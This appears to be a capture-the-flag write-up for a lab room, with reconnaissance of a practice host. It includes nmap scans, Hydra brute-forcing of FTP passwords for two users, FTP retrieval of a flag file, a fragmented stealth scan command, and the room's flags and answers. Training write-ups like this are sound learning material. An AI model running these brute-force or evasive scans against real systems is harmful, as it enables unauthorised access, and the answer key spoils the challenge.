

What is the highest port number being open less than 10,000?

Answer format: ****

Check

There is an open port outside the common 1000 ports; it is above 10,000. What is it?

Answer format: *****

Check

How many TCP ports are open?

Answer format: *

Check

What is the flag hidden in the HTTP server header?

Answer format: ***{***_*****_****}

Check

What is the flag hidden in the SSH server header?

Answer format: ***{*****}

Check

We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

Answer format: *****.*

Check

We learned two usernames using social engineering: **eddie** and **quinn**. What is the flag hidden in one of these two account files and accessible via FTP?

Answer format: ***{*****}

Check

?

Browsing to **http://10.66.178.246:8080** displays a small challenge that will give you a flag once you solve it. What is the flag?

Answer format: ***{*****}

Check

?

sudo nmap -p- 10.66.178.246

```
(math@kali)-[~/Desktop]
$ sudo nmap -p- 10.66.178.246
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 21:19 MST
Nmap scan report for 10.66.178.246
Host is up (0.066s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
8080/tcp  open  http-proxy
10021/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 34.45 seconds
```

nmap -sC -sV 10.66.178.246

```
(math@kali)-[~/Desktop]
└─$ nmap -sC -sV 10.66.178.246
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 21:22 MST
Nmap scan report for 10.66.178.246
Host is up (0.055s latency).
Not shown: 995 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          (protocol 2.0)
| ssh-hostkey:
|   3072 d3:57:36:91:0d:df:4f:12:d4:c3:a6:c2:44:77:c5:22 (RSA)
|   256  c3:54:9c:52:ca:96:7c:a7:8f:5c:c3:72:b7:43:f5:97 (ECDSA)
|_  256  f5:f2:3f:03:b6:90:83:a6:e3:a5:aa:02:83:90:94:3f (ED25519)
| fingerprint-strings:
|   NULL:
|_    SSH-2.0-OpenSSH_8.2p1 THM{946219583339}
80/tcp    open  http         lighttpd
|_http-server-header: lighttpd THM{web_server_25352}
|_http-title: Hello, world!
139/tcp   open  netbios-ssn  Samba smbd 4
445/tcp   open  netbios-ssn  Samba smbd 4
8080/tcp  open  http         Node.js (Express middleware)
|_http-title: Site doesn't have a title (text/html; charset=utf-8).
1 service unrecognized despite returning data. If you know the service/version, please submit the following
fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port22-TCP:V=7.95%I=7%D=2/26%Time=69A11C0B%P=x86_64-pc-linux-gnu%r(NULL
SF:;,2A,"SSH-2\0-OpenSSH_8\0.2p1\0THM{946219583339}\0\0\r\n");
```

nmap -sC -sV -p10021 10.66.178.246

```
(math@kali)-[~/Desktop]
└─$ nmap -sC -sV -p10021 10.66.178.246
Starting Nmap 7.95 ( https://nmap.org ) at 2026-02-26 21:25 MST
Nmap scan report for 10.66.178.246
Host is up (0.059s latency).

PORT      STATE SERVICE VERSION
10021/tcp  open  ftp      vsftpd 3.0.5
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.76 seconds

(math@kali)-[~/Desktop]
└─$
```

hydra -l eddie -P /usr/share/wordlists/rockyou.txt ftp://10.66.178.246:10021

```
(math@kali)-[~/Desktop]
└─$ hydra -l eddie -P /usr/share/wordlists/rockyou.txt ftp://10.66.178.246:10021
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-26 21:27:29
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per
task
[DATA] attacking ftp://10.66.178.246:10021/
[10021][ftp] host: 10.66.178.246 login: eddie password: jordan
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-26 21:27:41

(math@kali)-[~/Desktop]
└─$
```

hydra -l quinn -P /usr/share/wordlists/rockyou.txt <ftp://10.66.178.246:10021>

```
(math@kali)-[~/Desktop]
└─$ hydra -l quinn -P /usr/share/wordlists/rockyou.txt ftp://10.66.178.246:10021
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service org
anizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).


Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-02-26 21:28:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per
task
[DATA] attacking ftp://10.66.178.246:10021/
[10021][ftp] host: 10.66.178.246 login: quinn password: andrea
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-02-26 21:28:18
```

ftp 10.66.178.246 10021


```
(math@kali)~[~/Desktop]
$ ftp 10.66.178.246 10021
Connected to 10.66.178.246.
220 (vsFTPD 3.0.5)
Name (10.66.178.246:math): eddie
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30077|)
150 Here comes the directory listing.
226 Directory send OK.
ftp>
```

```
(math@kali)~[~/Desktop]
$ ftp 10.66.178.246 10021
Connected to 10.66.178.246.
220 (vsFTPD 3.0.5)
Name (10.66.178.246:math): quinn
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||30537|)
150 Here comes the directory listing.
-rw-rw-r-- 1 1002 1002 18 Sep 20 2021 ftp_flag.txt
226 Directory send OK.
ftp>
```

```
ftp> get ftp_flag.txt
local: ftp_flag.txt remote: ftp_flag.txt
229 Entering Extended Passive Mode (|||30472|)
150 Opening BINARY mode data connection for ftp_flag.txt (18 bytes).
100% |*****| 18 28.21 KiB/s 00:00 ETA
226 Transfer complete.
18 bytes received in 00:00 (0.35 KiB/s)
ftp>
```



Browse to the specified web address



```
nmap -sF -T1 --mtu 8 10.66.178.246
```

What is the highest port number being open less than 10,000?

8080

✓ Correct Answer

There is an open port outside the common 1000 ports; it is above 10,000. What is it?

10021

✓ Correct Answer

How many TCP ports are open?

6

✓ Correct Answer

What is the flag hidden in the HTTP server header?

THM{web_server_25352}

✓ Correct Answer

What is the flag hidden in the SSH server header?

THM{946219583339}

✓ Correct Answer

We have an FTP server listening on a nonstandard port. What is the version of the FTP server?

vsftpd 3.0.5

✓ Correct Answer

We learned two usernames using social engineering: **eddie** and **quinn**. What is the flag hidden in one of these two account files and accessible via FTP?

THM{321452667098}

✓ Correct Answer

?

Browsing to **http://10.66.178.246:8080** displays a small challenge that will give you a flag once you solve it. What is the flag?

THM{f7443f99}

✓ Correct Answer

?